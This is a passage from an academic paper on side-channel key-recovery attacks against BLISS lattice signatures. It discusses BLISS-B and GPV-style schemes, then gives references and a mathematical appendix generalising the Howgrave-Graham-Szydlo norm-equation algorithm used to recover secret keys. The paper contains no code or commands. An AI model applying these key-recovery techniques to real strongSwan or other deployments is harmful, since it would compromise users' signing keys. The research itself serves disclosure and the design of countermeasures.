The main functional difference between BLISS and BLISS–B is the way the "challenge element" $\mathbf{c}$ is used in the signature generation algorithm. In BLISS–B, $\mathbf{c}$ is computed in a similar way as in BLISS (as the output of a hash function mapping to sparse polynomials with 0/1 coefficents), but instead of computing the signature elements $\mathbf{z}_i$ directly with $\mathbf{c}$ as $\mathbf{z}_i = \mathbf{y}_i + (-1)^b \mathbf{s}_i \mathbf{c}$, the algorithm first obtains an intermediate ring element $\mathbf{c}'$ by flipping the signs of the coefficients of $\mathbf{c}$, and uses $\mathbf{c}'$ instead of $\mathbf{c}$ in the computation of the $\mathbf{z}_i$'s. The sign flips are deterministic, and are chosen in such a way as to make the norm $\|\mathbf{S}\mathbf{c}'\|^2 = \|\mathbf{s}_1\mathbf{c}'\|^2 + \|\mathbf{s}_2\mathbf{c}'\|^2$ smaller, which reduces the chance that a candidate signature is thrown out in rejection sampling, and hence improves the overall signing speed. The change does not affect signature verification, since it only depends on the value of $\mathbf{c}'$ modulo 2, which is equal to the original $\mathbf{c}$.

In terms of side-channel security, the change introduced by BLISS–B looks rather dangerous, as the sign flips are typically implemented in terms of secret-dependent branches (this is in particular the case in strongSwan). We have not mounted a specific attack against this modification, but at least in a strong attack model like branch tracing, it seems relatively easy to exploit. BLISS–B is also vulnerable to the attack of §4 (since the Gaussian sampling is exactly the same as in BLISS) and the attack of §5 adapts relatively easily as well (since the multiplication $\mathbf{s}_i\mathbf{c}'$ is still carried out as a sequence of shifted additions and subtractions, and the values of the shifts are known). On the other hand, the attack of §3 seems difficult to adapt, because the leakage reveals the norm $\|\mathbf{S}\mathbf{c}'\|^2$ whereas the attacker only knows $\mathbf{c}$. Since the attack requires many signatures, simply guessing the sign flips is not feasible either. Generalizing this attack to BLISS–B is an interesting open problem.

GPV-style hash-and-sign signatures. Besides Fiat–Shamir style signatures, the other major type of lattice-based signature scheme in the random oracle model consists of hash-and-sign signatures based on GPV lattice trapdoors and Gaussian sampling in lattices [23]. Such schemes are considered less efficient than their Fiat–Shamir counterparts, but offer some advantages, like clearer security guarantees in the quantum random oracle model.

Not many implementations of GPV-style lattice signatures have been published, but a few efficient variants have publicly available code, including the NTRU-based scheme of Ducas, Lyubashevsky and Prest [16]. A complete side-channel evaluation of these implementations is beyond the scope of this paper, but generally speaking, a major issue with all of these schemes from a side-channel standpoint is the fact that the main operation in signature generation, namely Gaussian sampling in a lattice, is hard to carry out in constant-time and without secret-dependent branches (this is in contrast with a scheme like BLISS, which only require Gaussian sampling over $\mathbb{Z}$). In fact, to the best of our knowledge, this is still an open problem at the time of this writing, and until this problem is solved, even an SPA-resistant implementation of GPV-style signatures appears difficult to achieve.

7 ACKNOWLEDGMENTS

We would like to thank the anonymous reviewers for their insightful comments. This work has been supported in part by the European Union's H2020 Programme under grant agreement number 669891.

REFERENCES

[1] Onur Aciiçmez, Shay Gueron, and Jean-Pierre Seifert. 2007. New Branch Prediction Vulnerabilities in OpenSSL and Necessary Software Countermeasures. In *IMACC (LNCS)*, Steven D. Galbraith (Ed.), Vol. 4887. Springer, 185–203.
[2] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. 2007. On the Power of Simple Branch Prediction Analysis. In *ASIACCS*, Feng Bao and Steven Miller (Eds.). ACM, 312–320.
[3] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. 2007. Predicting Secret Keys Via Branch Prediction. In *CT-RSA (LNCS)*, Masayuki Abe (Ed.), Vol. 4377. Springer, 225–242.
[4] Sedat Akleylek, Nina Bindel, Johannes A. Buchmann, Juliane Krämer, and Giorgia Azzurra Marson. 2016. An Efficient Lattice-Based Signature Scheme with Provably Secure Instantiation. In *AFRICACRYPT (LNCS)*, David Pointcheval, Abderrahmane Nitaj, and Tajjeeddine Rachidi (Eds.), Vol. 9646. Springer, 44–60.
[5] Ian Beer. 2016. Linux: `perf_event_open()` can race with `execve()`. Google Project Zero bug report. (2016). https://bugs.chromium.org/p/project-zero/issues/detail?id=807.

[6] Nina Bindel, Johannes A. Buchmann, and Juliane Krämer. 2016. Lattice-Based Signature Schemes and Their Sensitivity to Fault Attacks. In *FDTC*, Philippe Maurine and Michael Tunstall (Eds.). IEEE Computer Society, 63–77.

[7] Yuval Bistritz and Alexander Lifshitz. 2010. Bounds for resultants of univariate and bivariate polynomials. *Linear Algebra Appl.* 432, 8 (2010), 1995–2005. Special issue devoted to the 15th ILAS Conference.

[8] Matt Braithwaite. 2016. Experimenting with Post-Quantum Cryptography. (2016). https://security.googleblog.com/2016/07/experimenting-with-post-quantum.html

[9] Henri Cohen. 1993. *A Course in Computational Algebraic Number Theory*. Number 138 in Graduate Texts in Mathematics. Springer.

[10] Jean-Sébastien Coron, Johann Großschädl, Mehdi Tibouchi, and Praveen Kumar Vadnala. 2015. Conversion from Arithmetic to Boolean Masking with Logarithmic Complexity. In *FSE (LNCS)*, Gregor Leander (Ed.), Vol. 9054. Springer, 130–149.

[11] Özgür Dagdelen, Rachid El Bansarkhani, Florian Göpfert, Tim Güneysu, Tobias Oder, Thomas Pöppelmann, Ana Helena Sánchez, and Peter Schwabe. 2014. High-Speed Signatures from Standard Lattices. In *LATINCRYPT (LNCS)*, Diego F. Aranha and Alfred Menezes (Eds.), Vol. 8895. Springer, 84–103.

[12] Richard Dedekind. 1878. Uber den Zusammenhang zwischen der Theorie der Ideale und der Theorie der hoheren Kongruenzen. *Abhandlungen der Koniglichen Gesellschaft der Wissenschaften zu Gottingen* 23 (1878), 1–23.

[13] Léo Ducas. 2014. Accelerating BLISS: the geometry of ternary polynomials. *IACR Cryptology ePrint Archive* 2014 (2014), 874. http://eprint.iacr.org/2014/874

[14] Léo Ducas, Alain Durmus, Tancrède Lepoint, and Vadim Lyubashevsky. 2013. Lattice Signatures and Bimodal Gaussians. In *CRYPTO (LNCS)*, Ran Canetti and Juan A. Garay (Eds.), Vol. 8042. Springer, 40–56.

[15] Léo Ducas and Tancrède Lepoint. 2013. BLISS: Bimodal Lattice Signature Schemes. (June 2013). http://bliss.di.ens.fr/bliss-06-13-2013.zip (proof-of-concept implementation).

[16] Léo Ducas, Vadim Lyubashevsky, and Thomas Prest. 2014. Efficient Identity-Based Encryption over NTRU Lattices. In *ASIACRYPT (LNCS)*, Palash Sarkar and Tetsu Iwata (Eds.), Vol. 8874. Springer, 22–41.

[17] Léo Ducas and Phong Q. Nguyen. 2012. Learning a Zonotope and More: Cryptanalysis of NTRUSign Countermeasures. In *ASIACRYPT (LNCS)*, Xiaoyun Wang and Kazue Sako (Eds.), Vol. 7658. Springer, 433–450.

[18] Nagarjun C. Dwarakanath and Steven D. Galbraith. 2014. Sampling from discrete Gaussians for lattice-based cryptography on a constrained device. *Appl. Algebra Eng. Commun. Comput.* 25, 3 (2014), 159–180.

[19] Thomas Espitau, Pierre-Alain Fouque, Alexandre Gélin, and Paul Kirchner. 2016. Computing Generator in Cyclotomic Integer Rings. *IACR Cryptology ePrint Archive* 2016 (2016), 957.

[20] Thomas Espitau, Pierre-Alain Fouque, Benoît Gérard, and Mehdi Tibouchi. 2016. Loop-Abort Faults on Lattice-Based Fiat–Shamir and Hash-and-Sign Signatures. In *SAC (LNCS)*, Roberto Avanzi and Howard Heys (Eds.). Springer. To appear.

[21] Thomas Espitau, Pierre-Alain Fouque, Benoît Gérard, and Mehdi Tibouchi. 2017. Side-Channel Attacks on BLISS Lattice-Based Signatures. *IACR Cryptology ePrint Archive* 2017 (2017), 505. http://eprint.iacr.org/2017/505 Full version of this paper.

[22] Craig Gentry, Jakob Jonsson, Jacques Stern, and Michael Szydlo. 2001. Cryptanalysis of the NTRU Signature Scheme (NSS) from Eurocrypt 2001. In *ASIACRYPT (LNCS)*, Colin Boyd (Ed.), Vol. 2248. Springer, 1–20.

[23] Craig Gentry, Chris Peikert, and Vinod Vaikuntanathan. 2008. Trapdoors for hard lattices and new cryptographic constructions. In *STOC*, Cynthia Dwork (Ed.). ACM, 197–206.

[24] Craig Gentry and Michael Szydlo. 2002. Cryptanalysis of the Revised NTRU Signature Scheme. In *EUROCRYPT (LNCS)*, Lars R. Knudsen (Ed.), Vol. 2332. Springer, 299–320.

[25] Oded Goldreich, Shafi Goldwasser, and Shai Halevi. 1997. Public-Key Cryptosystems from Lattice Reduction Problems. In *CRYPTO (LNCS)*, Burton S. Kaliski, Jr. (Ed.), Vol. 1294. Springer, 112–131.

[26] Leon Groot Bruinderink, Andreas Hülsing, Tanja Lange, and Yuval Yarom. 2016. Flush, Gauss, and Reload: A Cache Attack on the BLISS Lattice-Based Signature Scheme. In *CHES (LNCS)*, Benedikt Gierlichs and Axel Y. Poschmann (Eds.), Vol. 9813. Springer, 323–345.

[27] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. 2015. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In *USENIX Security*, Jaeyeon Jung and Thorsten Holz (Eds.). USENIX Association, 897–912.

[28] Tim Güneysu, Vadim Lyubashevsky, and Thomas Pöppelmann. 2012. Practical Lattice-Based Cryptography: A Signature Scheme for Embedded Systems. In *CHES (LNCS)*, Emmanuel Prouff and Patrick Schaumont (Eds.), Vol. 7428. Springer, 530–547.

[29] Gurobi Optimization, Inc. 2016. Gurobi Optimizer Reference Manual. (2016). http://www.gurobi.com

[30] Nishad Herath and Anders Fogh. 2015. CPU Hardware Performance Counters for Security. BlackHat USA 2015 briefing. (2015). http://www.blackhat.com/us-15/briefings.html#these-are-not-your-grand-daddys-cpu-performance-counters-cpu-hardware-performance-counters-for-security

[31] Jeffrey Hoffstein, Nick Howgrave-Graham, Jill Pipher, Joseph H. Silverman, and William Whyte. 2003. NTRUSign: Digital Signatures Using the NTRU Lattice. In *CT-RSA (LNCS)*, Marc Joye (Ed.), Vol. 2612. Springer, 122–140.

[32] Jeffrey Hoffstein, Jill Pipher, John M. Schanck, Joseph H. Silverman, and William Whyte. 2014. Practical Signatures from the Partial Fourier Recovery Problem. In *ACNS (LNCS)*, Ioana Boureanu, Philippe Owesarski, and Serge Vaudenay (Eds.), Vol. 8479. Springer, 476–493.

[33] James Howe, Thomas Pöppelmann, Máire O'Neill, Elizabeth O'Sullivan, and Tim Güneysu. 2015. Practical Lattice-Based Digital Signature Schemes. *ACM Trans. Embedded Comput. Syst.* 14, 3 (2015), 41.

[34] James Howe, Thomas Pöppelmann, Máire O'Neill, Elizabeth O'Sullivan, Tim Güneysu, and Vadim Lyubashevsky. 2015. Practical Lattice-Based Digital Signature Schemes. Slides of the presentation at the NIST Workshop of Cybersecurity in a Post-Quantum World. (2015). Available at http://csrc.nist.gov/groups/ST/post-quantum-2015/presentations/session9-oneill-maire.pdf.

[35] Nick Howgrave-Graham and Michael Szydlo. 2004. A Method to Solve Cyclotomic Norm Equations. In *ANTS (LNCS)*, Duncan A. Buell (Ed.), Vol. 3076. Springer, 272–279.

[36] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. 2014. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ISCA*. IEEE Computer Society, 361–372.

[37] Paul C. Kocher, Joshua Jaffe, Benjamin Jun, and Pankaj Rohatgi. 2011. Introduction to differential power analysis. *J. Cryptographic Engineering* 1, 1 (2011), 5–27.

[38] Vadim Lyubashevsky. 2009. Fiat–Shamir with Aborts: Applications to Lattice and Factoring-Based Signatures. In *ASIACRYPT (LNCS)*, Mitsuru Matsui (Ed.), Vol. 5912. Springer, 598–616.

[39] Vadim Lyubashevsky. 2012. Lattice Signatures without Trapdoors. In *EUROCRYPT (LNCS)*, David Pointcheval and Thomas Johansson (Eds.), Vol. 7237. Springer, 738–755.

[40] Daniele Micciancio and Michael Walter. 2017. Gaussian Sampling over the Integers: Efficient, Generic, Constant-Time. *IACR Cryptology ePrint Archive* 2017 (2017), 259. http://eprint.iacr.org/2017/259

[41] Michael Naehrig and others. 2016. Lattice Cryptography Library (version 1.0). (Dec. 2016). https://www.microsoft.com/en-us/research/project/lattice-cryptography-library

[42] Phong Q. Nguyen and Oded Regev. 2009. Learning a Parallelepiped: Cryptanalysis of GGH and NTRU Signatures. *J. Cryptology* 22, 2 (2009), 139–160.

[43] Elisabeth Oswald and Stefan Mangard. 2007. Template Attacks on Masking - Resistance Is Futile. In *CT-RSA (LNCS)*, Masayuki Abe (Ed.), Vol. 4377. Springer, 243–256.

[44] Chris Peikert. 2010. An Efficient and Parallel Gaussian Sampler for Lattices. In *CRYPTO 2010 (LNCS)*, Tal Rabin (Ed.), Vol. 6223. Springer, 80–97.

[45] Thomas Pöppelmann, Léo Ducas, and Tim Güneysu. 2014. Enhanced Lattice-Based Signatures on Reconfigurable Hardware. In *CHES (LNCS)*, Lejla Batina and Matthew Robshaw (Eds.), Vol. 8731. Springer, 353–370.

[46] Thomas Pöppelmann, Tobias Oder, and Tim Güneysu. 2015. High-Performance Ideal Lattice-Based Cryptography on 8-Bit ATxmega Microcontrollers. In *LATINCRYPT (LNCS)*, Kristin E. Lauter and Francisco Rodríguez-Henríquez (Eds.), Vol. 9230. Springer, 346–365.

[47] The OpenSSL project. 2017. (2017). https://www.openssl.org/news/openssl-1.0.2-notes.html

[48] Emmanuel Prouff and Matthieu Rivain. 2013. Masking against Side-Channel Attacks: A Formal Security Proof. In *EUROCRYPT (LNCS)*, Thomas Johansson and Phong Q. Nguyen (Eds.), Vol. 7881. Springer, 142–159.

[49] Markku-Juhani O. Saarinen. 2017. Arithmetic coding and blinding countermeasures for lattice signatures. *Journal of Cryptographic Engineering* (2017), 14. To appear.

[50] Andreas Steffen. 2015. Bimodal Lattice Signature Scheme (BLISS) in strongSwan. (2015). https://wiki.strongswan.org/projects/strongswan/wiki/BLISS

[51] Andreas Steffen and others. 2017. strongSwan: the Open Source IPsec-based VPN Solution (version 5.5.2). (March 2017). https://www.strongswan.org/

[52] Joachim von zur Gathen and Daniel Panario. 2001. Factoring Polynomials Over Finite Fields: A Survey. *Journal of Symbolic Computation* 31 (2001), 3 – 17.

A HOWGRAVE-GRAHAM–SZYDLO ALGORITHM IN POWER-OF-TWO CYCLOTOMIC FIELDS

We present a generalization of the Howgrave-Graham-Szydlo algorithm to *power-of-two cyclotomic fields*. The original procedure solves the problem of recovering an element f of the ring of integers of a cyclotomic field of prime conductor l given its relative norm $f \cdot \bar{f}$. factorization. This problem is computationally hard

since it relies heavily on the factorisation of the algebraic norm of f over the integers.

A.1 Background on Algebraic Number Theory

A.1.1 Integers and Ring of integers. The ring of integers $\mathcal{O}_K$ of a number field K of degree n is a free $\mathbb{Z}$-module of rank n, i.e. the set of all $\mathbb{Z}$-linear combinations of some *integral basis* $\{b_1, \ldots, b_n\} \subset \mathcal{O}_K$. It is also a $\mathbb{Q}$-basis for K. In the case of cyclotomic field, the power basis $\{1, \zeta_m, \ldots, \zeta_m^{n-1}\}$ is an integral basis of the cyclotomic ring $\mathbb{Z}[\zeta_m]$. An *(integral) ideal* $\mathfrak{a} \subseteq \mathcal{O}_K$ is an additive subgroup closed under multiplication, i.e. $r \cdot g \in \mathfrak{a}$ for any $r \in \mathcal{O}_K$ and $g \in \mathfrak{a}$. A *fractional ideal* $\mathfrak{a} \subset K$ is a set such that $d \cdot \mathfrak{a}$ is an integral ideal for some $d \in \mathcal{O}_K$. The *inverse* $\mathfrak{a}^{-1}$ of an ideal $\mathfrak{a}$ is the set $\{a \in K : a \cdot \mathfrak{a} \subseteq \mathcal{O}_K\}$.

An ideal $\mathfrak{a}$ in $\mathcal{O}_K$ is finitely generated as the set of all K-linear combinations of some generators $g_1, g_2, \ldots \in \mathcal{O}_K$, denoted $\mathfrak{a} = (g_1, g_2, \ldots)$. An ideal $\mathfrak{a}$ is called *principal* if $\mathfrak{a} = (g)$ for $g \in \mathcal{O}_K$. An ideal (integral or fractional) as a free $\mathbb{Z}$-module of rank n, is generated as the set of all $\mathbb{Z}$-linear combinations of some basis $\{b_1, \ldots, b_n\} \subset \mathcal{O}_K$.

Let $\mathfrak{a}, \mathfrak{b}$ be ideals of a ring R. Their sum $\mathfrak{a}+\mathfrak{b} = \{a+b : a \in \mathfrak{a}, b \in \mathfrak{b}\}$ and their product $\mathfrak{a}\mathfrak{b} = \{a \cdot b : a \in \mathfrak{a}, b \in \mathfrak{b}\}$ generated by all products of elements in $\mathfrak{a}$ with elements of $\mathfrak{b}$ are also ideals. Two ideal $\mathfrak{a}, \mathfrak{b} \subseteq \mathcal{O}_K$ are called *coprime* (or relatively prime) if $\mathfrak{a}+\mathfrak{b} = \mathcal{O}_K$.

The (absolute) norm of an ideal $\mathfrak{a} \subseteq \mathcal{O}_K$ is $\mathcal{N}(\mathfrak{a}) = |\mathcal{O}_K/\mathfrak{a}|$, which is the size of this quotient ring. It is well-known that the norm is multiplicative: $\mathcal{N}(\mathfrak{a}\mathfrak{b}) = \mathcal{N}(\mathfrak{a})\mathcal{N}(\mathfrak{b})$. For $a \in \mathcal{O}_K$ and $\mathfrak{a} = (a)$ a principal ideal generated by a, $\mathcal{N}(\mathfrak{a}) = |\mathcal{N}(a)|$.

One of the most striking properties of ring of integers is the analogue of the unique prime decomposition theorem of integers, but for ideals:

Theorem A.1 (Unique Factorization of Ideals). *Every ideal in $\mathcal{O}_K$ is uniquely representable as a product of prime ideals.*

When considering two integer rings $\mathcal{O}_K \subseteq \mathcal{O}_L$ the assertion "$\mathfrak{P}$ *lies above* $\mathfrak{p}$" means that $\mathfrak{p}\mathcal{O}_L = \mathfrak{P}^e \cdot \mathfrak{a}$ for some ideal $\mathfrak{a} \subseteq \mathcal{O}_L$. That is: $\mathfrak{P}$ appears in the prime factorization of the ideal $\mathfrak{p}\mathcal{O}_L \subseteq \mathcal{O}_L$. Therefore, in the case where $L = \mathbb{Q}$, $\mathcal{O}_L = \mathbb{Z}$ and the assertion "$\mathfrak{P}$ lies above the prime p" equivalently means that $\mathfrak{P} \cap \mathbb{Z} = (p)$.

A.1.2 Cyclotomic fields and Cyclotomic Integers. We denote by Φ_m the *m-th cyclotomic polynomial*, that is the unique monic irreducible polynomial in $\mathbb{Q}[X]$ dividing $X^m - 1$ that is not a divisor of any of the $X^k - 1$ for $k < m$. Its roots are thus the m-th primitive roots of the unity. Therefore, cyclotomic polynomials can be written in closed form as:

$$\Phi_m(X) = \prod_{k \in \mathbb{Z}_m^*} \left(X - e^{2i\pi k/m}\right).$$

The m-th cyclotomic field $\mathbb{Q}(\zeta_m)$ is obtained by adjoining a primitive m-th root ζ_m of unity to the rational numbers. As such, $\mathbb{Q}(\zeta_m)$ is isomorphic to the splitting field $\mathbb{Q}[X]/(\Phi_m(X))$. Its degree over $\mathbb{Q}$ is $\deg(\Phi_m) = \varphi(m)$, where φ is the Euler totient function. In this specific number field, the ring of integers is precisely $\mathbb{Z}[X]/(\Phi_m(X)) \cong \mathbb{Z}[\zeta_m]$. Remark that in any cyclotomic field $\mathbb{Q}(\zeta_m)$, $\mathbb{Q}(\zeta_m + \zeta_m^{-1})$ is a subfield of index 2 in $\mathbb{Q}(\zeta_m)$. This is the *maximal totally real subfield* of $\mathbb{Q}(\zeta_m)$. The (absolute) norm of an ideal of the maximal totally real subfield will be simply denoted by $\mathcal{N}_+$ from now on.

Let suppose from now on that m is a power of two and $m = 2n$. We present an algorithm to solve degree-two norm equations of the field extension $\mathbb{Q}[\zeta_m]/\mathbb{Q}[\zeta_m + \zeta_m^{-1}]$. Formally given a *secret* element $f \in \mathbb{Z}[\zeta_m]$ we want to recovers it from the sole knowledge of $f \cdot \bar{f}$, the relative norm of f in the maximal totally real subfield. Equivalently, when dealing with the polynomial representation of the cyclotomic field, the considered algorithm aims to solve the following problem:

Problem 1 (Norm equation over the totally real subfield). *Let n be a power of two, $m = 2n$ and $f \in \mathcal{R} = \mathbb{Z}[X]/(X^n + 1)$ the ring of integers of the m-th cyclotomic field. Let $g = f \cdot \bar{f}$. Given the element g, recover f.*

A.2 Description of Howgrave-Graham & Szydlo algorithm

The algorithm *extracts* the information contained in the relative norm $f \cdot \bar{f}$ by first descending it to the rationals where we can factor it and derive from it the absolute norm of f (**Step I**). Then it lifts all these pieces of information to the base field to yield candidate ideals verifying the same norm equations as the principal ideal (f) (**Step II**). If we get the guarantee that one of them at least is principal, alongside with the possibility to easily retrieve the corresponding generator, then this latter element will be solution of the norm equation (**Step III**). Let now make this intuition more precise.

*A.2.1 (**Step I**) Norm computation.* The first step aims to compute the norm of the element f over the ground field $\mathbb{Q}$. Since the ideal norm is multiplicative, it corresponds to the square norm of $\mathcal{N}(f \cdot \bar{f})$ or equivalently to the absolute norm in the maxial real subfield: $\mathcal{N}_+(f \cdot \bar{f})$. Let assume for simplicity that this norm is a power of a prime number p from now on, so that $\mathcal{N}(f) = p^\alpha$. A discussion on the way to adapt the algorithm to the generic case is conducted below. Except from the very specific case of $p = 2$ (ramified case) which is treated separately, two cases occurs: either $p \equiv 1 \bmod 4$, or $p \equiv 3 \bmod 4$.

*A.2.2 (**Step II**) Creation of the candidate ideal(s).* Let study separately what occurs in the two sub-cited cases. The case $p \equiv 1 \bmod 4$ splits itself into two subcases, depending on wether $\mathcal{N}(f)$ is prime or prime-power.

Case $p \equiv 1 \bmod 4, \alpha = 1$.. One could be surprised by dealing separately with an apparently such restrictive case, but it appears that this case is in fact somehow a generic case. Indeed, the density of prime ideal of norm a strict prime power among all prime ideals is zero. More generally the density of ideals of prime norm among all ideals of prime-power norm is one. Hence, the case $\alpha = 1$ is in this sense generic.

Moreover, if an ideal has an odd prime norm p, then necessarily $p \equiv 1 \bmod 4$. Indeed, if p was congruent to 3 modulo 4, it would be inert in $\mathbb{Z}[i]$. As such the ideal (f) would have a norm over $\mathbb{Z}[i]$ divisible by $p\mathbb{Z}[i]$, meaning that p^2 would divide $\mathcal{N}(f) = p$ in $\mathbb{Z}$. Contradiction.

*(**II-1**) Split of prime in $\mathbb{Q}[i]$.* Now that we obtained the norm p, we can consider the principal ideal (p) generated by this prime in

the subfield $\mathbb{Q}[i] \subset \mathbb{Q}[\zeta_m]$. The ideal (p) *splits* into two distinct conjugate prime ideals in $\mathbb{Z}[i]$: $(p) = (a+ib)\cdot(a-ib)$, as a consequence of Fermat's theorem on sums of two squares[4].

***(II-2)** Lift of ideal.* Let consider one of the ideal $(a \pm ib)$ of $\mathbb{Z}[i]$ resulting from the splitting on the quadratic subfield, and *lift* it the whole cyclotomic field, that is seeing it as an ideal of $\mathbb{Z}[\zeta_m]$ — which is considering the ideals $(a+ib)\mathbb{Z}[\zeta_m]$ and $(a-ib)\mathbb{Z}[\zeta_m]$ — . By notational abuse we also denote by $(a+ib)$ (resp. $(a-ib)$) the ideal lifted from $(a+ib)$ (resp. $(a-ib)$).

From these two ideals, we can construct two candidate ideals $\mathfrak{a}_+$ and $\mathfrak{a}_-$ respectively defined as the ideals $(a+ib)+(f\cdot\bar{f})$ and $(a-ib)+(f\cdot\bar{f})$, each of then satisfying the norm equation $\mathfrak{a}\cdot\bar{\mathfrak{a}} = (f\cdot\bar{f})$.

At least one of this candidate ideal is principal and by construction its generator will be solution of the norm equation. The schematic representation of the algorithm in this case is presented in Figure 13.

Case $p \equiv 1 \ mod\ 4, \alpha > 1$.. For any prime ideal $\mathfrak{P}$ dividing $(f * \bar{f})$, appearing with multiplicity t in its decomposition, $\mathfrak{P}$ can appear in the decomposition of (f) with multiplicity $0 \leq i \leq t$, implying that $\bar{\mathfrak{P}}$ will appear with multiplicity $t-i$ in the decomposition of (f). As such one of the $1+t$ such ideals appears in the decomposition of (f).

In order to compute (f), we thus need to compute the prime decomposition of $(f\cdot\bar{f})$ and test for the possible multiplicities of each prime ideal of its decomposition. Since we know that the algebraic norm of $f\cdot\bar{f}$ is p^α, we also know that its prime divisors are all primes over p. Then after first enumerating the prime ideals over p, with Berlekamp's algorithm for instance, we test the divisibility of $(f\cdot\bar{f})$ by each of their exponentiation. By multiplicativity of the norm each prime ideal can only appear with multiplicity lower than α.

Once the prime decompositions $(f\cdot\bar{f}) = \prod_i \mathfrak{p}_i^{t_i}(\bar{\mathfrak{p}_i})^{t_i}$ is obtained, we can construct the candidate ideals by computing the products of exactly one ideal of the form $\mathfrak{p}_i^k(\bar{\mathfrak{p}_i})^{t_i-k}$ among the $1+t_i$ possibles for each $(\mathfrak{p}_i, \bar{\mathfrak{p}_i})$ pair of conjugate primes, divisors of $(f\cdot\bar{f})$.

Case $p \equiv 3$ mod 4. In this case p is *inert* in $\mathbb{Z}[i]$, and then we can not construct a list of candidate from the decomposition in the quadratic field as in step II-1 of the previous case. Nonetheless this case is somehow simpler: the ideal (f) in $\mathbb{Z}[\zeta_m]$ is actually invariant under the conjugation map. Indeed if we decompose (f) in prime ideals: $(f) = \prod_i \mathfrak{p}_i^{e_i}$, each ideal $\mathfrak{p}_i$ is necessarily a real prime ideal over p. Indeed, the norm of each $\mathfrak{p}_i$ over $\mathbb{Q}(i)$ is also real as being a prime over p in $\mathbb{Z}[i]$, that is (p) itself since p is inert. As a consequence, $(f\cdot\bar{f}) = (f)^2$, and we only need to compute the square root of the principal ideal generated by the norm $(f\cdot\bar{f})$ to recover (f). This can be done easily by first decomposing $(f\cdot\bar{f})$ in prime ideals and then dividing the valuation of each prime by two. For notational simplicity and consistence with the ideals generated for the case $p \equiv 1$ mod 4, we will also denote the recovered ideal (f) as $\mathfrak{I}$ and call it a candidate ideal. The schematic representation of the algorithm in this case is presented in Figure 14.

[4]Indeed, in that case p can be written as the sum of two squares a^2+b^2, yielding directly the announced decomposition.

*A.2.3 **(Step III)** Generator recovery.* This final step is now common for the two cases. Given one — or the unique — of the candidate $\mathfrak{I}$ — which is supposed to be principal — as well as the element $f\cdot\bar{f}$, generator of the ideal $\mathfrak{I}\cdot\bar{\mathfrak{I}}$ by construction, the *Gentry-Szydlo* [24] algorithm can be called to recover f up to a root of unity. In the case where $\mathfrak{I}$ is not principal [5], the latter algorithm returns an error, giving hence a method to distinguish principal candidates from others. For completeness purpose we recall the basic aspects of this final tool in the case where $\mathfrak{I} = (f)$.

Surprisingly enough the data given by only the relative norm and the ideal are sufficient to recover the generator in polynomial time. We recall that given only the basis of an ideal $\mathfrak{I}$, computing a generator is computationally hard, this corresponds indeed to the so-called *Principal Ideal Problem*. State-of-the-art algorithms for PIP are still subexponential time [19].

The main idea of the Gentry-Szydlo algorithm, more precisely described in [24], is to combine algebra in number field with lattice reduction techniques. Using Fermat's Little Theorem, for a prime q, we have $f^q = f$ over $R_q = \mathbb{Z}/q\mathbb{Z}[X]/(X^m+1)$, the cyclotomic ring of integers reduced mod q. Unless f is a zero divisor in R_q [6] we have $f^{q-1} = 1$ over R_q. Assume we compute a LLL-reduced basis B of the ideal (f^{q-1}) in polynomial time in m, q and the bit-length of f, we will find a shortest element $\mathbf{w} = f^{q-1}\cdot\mathbf{a}$ for some $\mathbf{a}$. If $\|\mathbf{a}\|_\infty < q/2$, we get $\mathbf{a} = [\mathbf{w}]_q$ exactly and thus f^{q-1}. Then, we can recover f up to a root of unity in polynomial time.

A.3 The case $p = 2$

The last case is $p = 2$, which is very specific since 2 is the only prime that ramifies in $\mathbb{Q}[\zeta_m]$. It is in fact totally ramified, since $\mathbb{Z}[\zeta_m]/2\mathbb{Z}[\zeta_m] \cong \mathbb{F}_2[X]/(X^n+1) \cong \mathbb{F}_2[X]/(X+1)^n$ (because n is a power of two). In particular, the only prime above 2 is $(1+\zeta_m)$. As such $(f) = (1+\zeta)^\alpha$, giving directly f up to a unit of the field.

Before seeing how these algebraic considerations can be applied to exploit side-channel traces, let us see how to generalize the latter described algorithm in the case of a composite norm $\mathcal{N}(f)$.

A.4 Composite case

Due to the inherent multiplicative structure of the problem, knowing how to solve it for every element whose norm is a prime power is actually sufficient to solve any instance. Indeed, we perform a reasoning *à la* Chinese reminder theorem, that is, dealing separately with every prime power factor thanks to the studies we just carried out and multiplicatively recompose these chunks of solutions.

Thus, the algorithm starts exactly as before, by computing the algebraic norm of the element f, as the square root of the norm of $f\cdot\bar{f}$. In order to deal with every prime factors, we then factor this norm in:

$$\mathcal{N}(f) = 2^{\alpha_2}\cdot\prod_i p_i^{\alpha_i}\cdot\prod_j q_j^{\alpha_j},$$

where the $(p_i)_i$ are the prime factors congruent to 1 modulo 4 and the $(q_i)_i$ are the prime factors congruent to 3 modulo 4.

We first take care of the primes $(p_i)_i$ congruent to 1 modulo 4. For primes appearing with multiplicity one, applying the technique

[5]As mentioned, this case can only occur when $p \equiv 1$ mod 4.

[6]There are only poly$(m, \log \mathcal{N}(f))$ primes q for which it is the case.

described in Section A.2.2 each prime p_i yields exactly two ideals above itself divisors of (f), along with the guarantee that at least one of them is principal. As such, since the $(p_i)_i$ are coprimes, we can construct 2^T possible products, for T the number of primes appearing with multiplicity 1, obtained by taking exactly one ideal above each p_i. Let C_1 this set of ideals.

And now let treat the primes appearing with multiplicity greater than one. In order to fall back on the cases described in section A.2.2, we need to construct an ideal of norm $p_i^{\alpha_i}$ dividing the principal ideal generated by the relative norm $(f \cdot \bar{f})$. This is simply the sum of the latter ideal with the principal ideal generated by the element $p_i^{\alpha_i} \in \mathbb{Z}[\zeta]$. Then applying the technique described in Section A.2.2 each prime p_i yields a certain number c_i of candidate ideals above $p_i^{\alpha_i}$ divisors of (f), along with the guarantee that at least one of them is principal. As such, since the $(p_i)_i$ are coprimes, the $2^T \prod_i n_i$ possible products obtained by taking exactly one ideal above each $p_i^{\alpha_i}$ and one ideal from the set C_1, are divisors of (f), above $\prod_i p_i^{\alpha_i} = \frac{\mathcal{N}(f)}{2^{\alpha_2} \cdot \prod_j q_j^{\alpha_j}}$. At least one of them is principal.

